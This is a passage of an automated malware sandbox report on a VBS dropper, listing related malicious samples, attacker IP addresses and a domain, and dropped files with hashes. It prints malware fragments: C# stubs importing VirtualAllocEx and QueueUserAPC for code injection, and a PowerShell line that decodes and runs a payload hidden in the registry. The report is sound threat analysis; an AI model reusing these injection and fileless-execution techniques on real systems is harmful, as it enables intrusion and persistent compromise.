art.microsoftsofymicrosoftsoft.at	start[526268].vbs	Get hash	malicious	Browse	• 185.251.90.253
	documentation_446618.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start[873316].vbs	Get hash	malicious	Browse	• 185.251.90.253
	6bl5jJ1oIXeI.vbs	Get hash	malicious	Browse	• 194.226.139.129
	nostalgia.dll	Get hash	malicious	Browse	• 194.226.139.129
	Lbh0K9szYgv5.vbs	Get hash	malicious	Browse	• 194.226.139.129
	ursi.vbs	Get hash	malicious	Browse	• 193.187.173.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	u0So5MG5rkxx.vbs	Get hash	malicious	Browse	• 193.187.173.154
	PIfkvZ5Gh6PO.vbs	Get hash	malicious	Browse	• 193.187.173.154
	Ry1j2eCohwtN.vbs	Get hash	malicious	Browse	• 185.180.231.210
	Invoice778465.xlsb	Get hash	malicious	Browse	• 185.180.231.210
	9uHDrMnFYKhh.vbs	Get hash	malicious	Browse	• 185.180.231.210
	ursnif.vbs	Get hash	malicious	Browse	• 185.180.231.210
	8ph6zaHVzRpV.vbs	Get hash	malicious	Browse	• 185.180.231.210
	Cetu9U5nJ7Fc.vbs	Get hash	malicious	Browse	• 185.180.231.210
	vntfeq.dll	Get hash	malicious	Browse	• 95.181.163.74
	231231232.dll	Get hash	malicious	Browse	• 95.181.163.74
	gbgr.dll	Get hash	malicious	Browse	• 95.181.163.74
	B9C23PuJnfNI.vbs	Get hash	malicious	Browse	• 95.181.163.74
	payment_verification_99351.vbs	Get hash	malicious	Browse	• 95.181.163.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SPRINTHOSTRU	start[526268].vbs	Get hash	malicious	Browse	• 185.251.90.253
	ZaRfpqeOYY.apk	Get hash	malicious	Browse	• 141.8.192.169
	URS8.VBS	Get hash	malicious	Browse	• 185.251.90.253
	h4AjR43abb.exe	Get hash	malicious	Browse	• 185.251.88.208
	documentation_446618.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start_information[754877].vbs	Get hash	malicious	Browse	• 185.251.90.253
	dAmDdz0YVv.exe	Get hash	malicious	Browse	• 185.251.88.208
	start[873316].vbs	Get hash	malicious	Browse	• 185.251.90.253
	documentation[979729].vbs	Get hash	malicious	Browse	• 185.251.90.253
	run_documentation[820479].vbs	Get hash	malicious	Browse	• 185.251.90.253
	run[476167].vbs	Get hash	malicious	Browse	• 185.251.90.253
	run_presentation[645872].vbs	Get hash	malicious	Browse	• 185.251.90.253
	yXf9mhlpKV.exe	Get hash	malicious	Browse	• 185.251.88.208
	mgdL2TD6Dg.exe	Get hash	malicious	Browse	• 185.251.88.208
	documentation[979729].vbs	Get hash	malicious	Browse	• 185.251.90.253
	Pi2KyLAg44.exe	Get hash	malicious	Browse	• 185.251.88.208
	oClF50dZRG.exe	Get hash	malicious	Browse	• 185.251.88.208
	2K5KXrsoLH.exe	Get hash	malicious	Browse	• 185.251.88.208
	1fbm3cYMWh.exe	Get hash	malicious	Browse	• 185.251.88.208
	SecuriteInfo.com.PyInstaller.29419.exe	Get hash	malicious	Browse	• 141.8.197.42

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\fum.cpp	start[526268].vbs	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKaBPnKdi5:qEPerB4nqRL/HvFe9t4CvpBfui5
MD5:	C85C42A32E22DE29393FCCCCF3BBA96E
SHA1:	EAF3755C63061C96400536041D4F4EB8BC66E99E
SHA-256:	9022F6D5F92065B07E1C63F551EC66E19B13E067C179C65EF520BA10DA8AE42C
SHA-512:	7708F8C2F4A6B362E35CED939F87B1232F19E16F191A67E29A00E6BB3CDCE89299E9A8D7129C3DFBF39C2B0EBAF160A8455D520D5BFB9619E4CDA5CC9BDCF5 50
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\RES36.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.6945378022733095
Encrypted:	false
SSDEEP:	24:p6lalX0tlHMhKdNfI+ycuZhNzakS1PNnq9qpTMe9Ep:oG0tl+Kd91ulza3vq9j
MD5:	67D9FD76B1560E756AD75887E896950E
SHA1:	0A201C6BF0CDDBB1EEF5BB2F9946DF0C7F35BD81
SHA-256:	15A6D69E837873D682E156749CA9950DEB0C2FAEDD4175C31477DF99A579CE18
SHA-512:	53AD6E2F2B82E1AA7E47DA93965260A0BF38968FB9983D5B1479A85FD8B69479438BD8CA297C2421F9A0718499141112FC4494E09F389D8D91574496F63F1A42
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\uitt4j30\CSC1FA535E1192D4199A0DB18CBAD2D0A9.TMP.....;...i...._ .....3.....C:\Users\user\AppData\Local\Te mp\RES36.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RESCC9.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.705169992336164
Encrypted:	false
SSDEEP:	24:p6UKZHyhKdNNI+ycuZhNLakSdPNnq9qpjge9Ep:oUcoKd31ulLa3Hq93
MD5:	AD4994FD8A9585256C18E9B844191482
SHA1:	2EAB28A5E5342E81133D259DCEDC57FACA2D949F
SHA-256:	AFC3875D94C4E29878351FB25DDA3B9A99D875390799A76A02757A3A03D3ABAB

C:\Users\user\AppData\Local\Temp\RESCC9.tmp	
SHA-512:	EC164EAE0A976E9CDA5FBA6E19A0BE5B5D7BBD72BC5A2C4368D6443F6CDB9229A72763A86E9327D2F604A810D9EC8FB3E2D784E60C51B3B465FE518F382452B2
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\wyozc5bn\CSC8A734EFC87854564869CBAF05337FE1.TMP...../.uc...g...H.a.....4.....C:\Users\user\AppData\Local\Temp\RESCC9.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2nmonbo0.fmq.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_erjsbakl.1hx.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\fum.cpp	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	6.617827225958404
Encrypted:	false

C:\Users\user\AppData\Local\Temp\fum.cpp	
SSDEEP:	6144:kZv2xLg5Ema5+kMLdcW2Ipsk0AOIjllllll/llllllWQO+XK+Mtw:kn5AUkaqIpWyllllll/llllll7O+XLMtw
MD5:	D48EBF7B31EDDA518CA13F71E876FFB3
SHA1:	C72880C38C6F1A013AA52D032FC712DC63FE29F1
SHA-256:	8C5BA29FBEEDF62234916D84F3A857A3B086871631FD87FABDFC0818CF049587
SHA-512:	59CBBD4ADA4F51650380989A6A024600BB67982255E9F8FFBED14D3A723471B02DAF53A0A05B2E6664FF35CB4C224F9B209FB476D6709A7B33F0A9C060973FB8
Malicious:	**true**
Joe Sandbox View:	• Filename: start[526268].vbs, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|...8st.8st.8st....st...9st...#st...+st.8su..st...2st...?st...9st...st...9st...9st .Rich8st.....PE..L.....Y.....!.....9.....@.....%O....@.....p…d.....%..`...T.....@.. .....@.....text....*.....,..... ..`.rdata...~...@.....0.....@..@.data.....@....gfids.....@..@.reloc...%.....&..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\uitt4j30\CSC1FA535E1192D4199A0DB18CBAD2D0A9.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.090185700011949
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryR3ak7YnqqAgPN5Dlq5J:+RI+ycuZhNzakS1PNnqX
MD5:	EFE23BEC9FC9B5E06916A1BE875F2003
SHA1:	AF5821C4AC138EB6603B162CC68A6B929E12AFAA
SHA-256:	C507871D331678835BC859C11396AFD243A7794985E149FFC87E91788A3039B5
SHA-512:	0FD67127250317FE9CBA42851AC9D2565CE3853106DA0AB9858CEFA613661B65673EDFA701C1BAFBDAD2AE7C43070BF52C5E782B23E672D59E8126DEAE0899 8
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...u.i.t.t.4.j.3.0...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...u.i.t.t.4.j.3.0...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\uitt4j30\uitt4j30.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntP tr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(u int llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\uitt4j30\uitt4j30.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.205848361570366
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923f9hPSjpS10zxs7+AEszl923f9hPSjpSP:p37Lvkmb6KzlIsqWZE2lIsP
MD5:	9DFAD308AAA65D3C504CDF0B6F6C5A1A
SHA1:	6E84AFA7A3652A64E3A5684011033FE3A45D28A5
SHA-256:	EFA017E7C4068EC32A47BAA962BEAB8FA2E03ECEDE4644C05C676B913474EF3B
SHA-512:	359A219143C27AED23CBEBB49C7573C94A61DC1E790AF87FFF00B77792A30744F926261EC60788E41F72958CB45F15AA0BED3EA6DA79C227C6F9FAED480F819
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\uitt4j30\uitt4j30.cmdline	
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\uitt4j30\uitt4j30.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\uitt4j30\uitt4j30.0.cs"

C:\Users\user\AppData\Local\Temp\uitt4j30\uitt4j30.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5809984345905286
Encrypted:	false
SSDEEP:	24:etGSVE/u2Dg85lxlok3Jgpi14MatkZfVNaUI+ycuZhNzakS1PNnq:6VtWb5lxF15JV11ulza3vq
MD5:	DC9112D5FC4166AF941AC2400F1F2705
SHA1:	A616BE6EE9692637A445D6AD46A5B6626DBC0C79
SHA-256:	D3ACE842F1DB9073CE19ACCA01B55070664DF123D8EE965585D158533F665AA5
SHA-512:	E0DF2FC3FF232BC2DC56BF58628A44D6856EEC709916AACF22BFDC5C3B2DFF46A8B110F12B3DFB7E5BA8C1D627832FC969992379254674E9AE6658ABF24D0AE
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...n.;a.....!.....#... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X.....P .....c.....i....r....z.....c. ...c...!.c.%...c.....*....3.+....8.....E.....X..... .....!.....<Module>.uitt4j30.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\uitt4j30\uitt4j30.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\wyozc5bn\CSC8A734EFC87854564869CBAF05337FE1.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.108359816742105
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryqIak7YnqqndPN5Dlq5J:+RI+ycuZhNLakSdPNnqX
MD5:	7F2F1D7563A69C0467D006CA9148E761
SHA1:	73836577FBECA2D4DA7D6893DAACB5D7E8E94853
SHA-256:	1801E17613A44853806BA80C322FFE78AFEE0B38A28F3B5566DCA60AF92E46F9
SHA-512:	14B7B229F51C302B9312E35EAE60B7C50B72AB5FC1A85D52732B96EEAD6C00923BED4C043DC53309710DD3F5CE9EF1FB67B504A88150B3BF1EC93FE8B0C1524
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.y.o.z.c.5.b.n...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.y.o.z.c.5.b.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped

C:\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.0.cs	
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProc ess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr h khhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.229827513162448
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fDGzxs7+AEszI923fDVyA:p37Lvkmb6KzaWZE2UA
MD5:	3CDF3CDE074518CB1990F196594FF665
SHA1:	44A79FF81BE9B5BA8B4DE4700CF53EEFD5D7E4B8
SHA-256:	FCF3E1EDAE736B975342AFC964055E632CE1261AEC6BA135A92FDC803D8AC482
SHA-512:	EDEBB4EFA9D8A159B0E73167E1249B3B388F9182B7372E11C554056D7395D2FEE776D38CBCFD7656DE16C7ABCD221DF392B21FA1EC85E68595FCC4D6DA800 30
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.0.cs"

C:\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6415056869367106
Encrypted:	false
SSDEEP:	24:etGSTMOWEey8MTz7X8daP0eWQpiDdWSWtJ0DtkZfdhBy7XI+ycuZhNLakSdPNnq:6x7KMTcd6q6MWPVJdhu1ulLa3Hq
MD5:	FFB187695996965CE5A821FE3117AC10
SHA1:	7C2AF5553CAF28D3B3501A840B579374224F3BDA
SHA-256:	0EA74DC70CE2DFB19E079F878BF3BCBCB9EBD649E4ECE02154BB23F3E7915368
SHA-512:	7AC93A727DA3D782F6CC049258E443ABE0E9661020C439D72643B8B13963970F90A573B953CFC5FCDFD8317E827263521E7207F6AC512EBE159BFF4714D1BF59
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...q.;a.....!.....$.. ...@..... ....@.....#..O....@.....` ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....L...#Strings.....#US.....#GUID... ...T...#Blob.....G.....%3..... .....2.+..... 9..... K..... S....P .....b.....h....s....z.....b.!...b...!.b.&...b.....+....4.A....9.....K.....S..... .....".....<Module>.wyozc5bn.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false

C:\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.out	
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20210910\PowerShell_transcript.932923.ZOkCXrTg.20210910095711.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1191
Entropy (8bit):	5.3076397700168
Encrypted:	false
SSDEEP:	24:BxSA+LDvBBox2DOXUWOLCHGIYBtBCWayHjeTKKjX4CIym1ZJXWZOLCHGIYBtBdG9:BZSv/ooORFeVayqDYB1ZGFeaZZB
MD5:	6934D641AE5F1514B6B7CFEA3791904C
SHA1:	485332B13F51F8C54753232BB4A49B42296FDF2A
SHA-256:	4142579D58D4B4BC9059D401A41E37F67F5FBBB73A616595C041266CB12741A6
SHA-512:	176F77243F96AB018EBF54C314BB1825B616976AF63400349A2E8DC453A8E1985DF3B14211D56AAF95215ABE3F1258A740CE1CCD5DA4BB65837405AC388269F3
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210910095711..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 932923 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 6948..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210910095711..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).Util Tool))..**********

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line t erminators
Entropy (8bit):	4.853150436267665
TrID:	
File name:	345678.vbs
File size:	1397341
MD5:	9e6b216f5112b583f035ac621c78ea4e
SHA1:	8e1636abf1eb1dd966dce2b92fd44a1d9a3e32d3
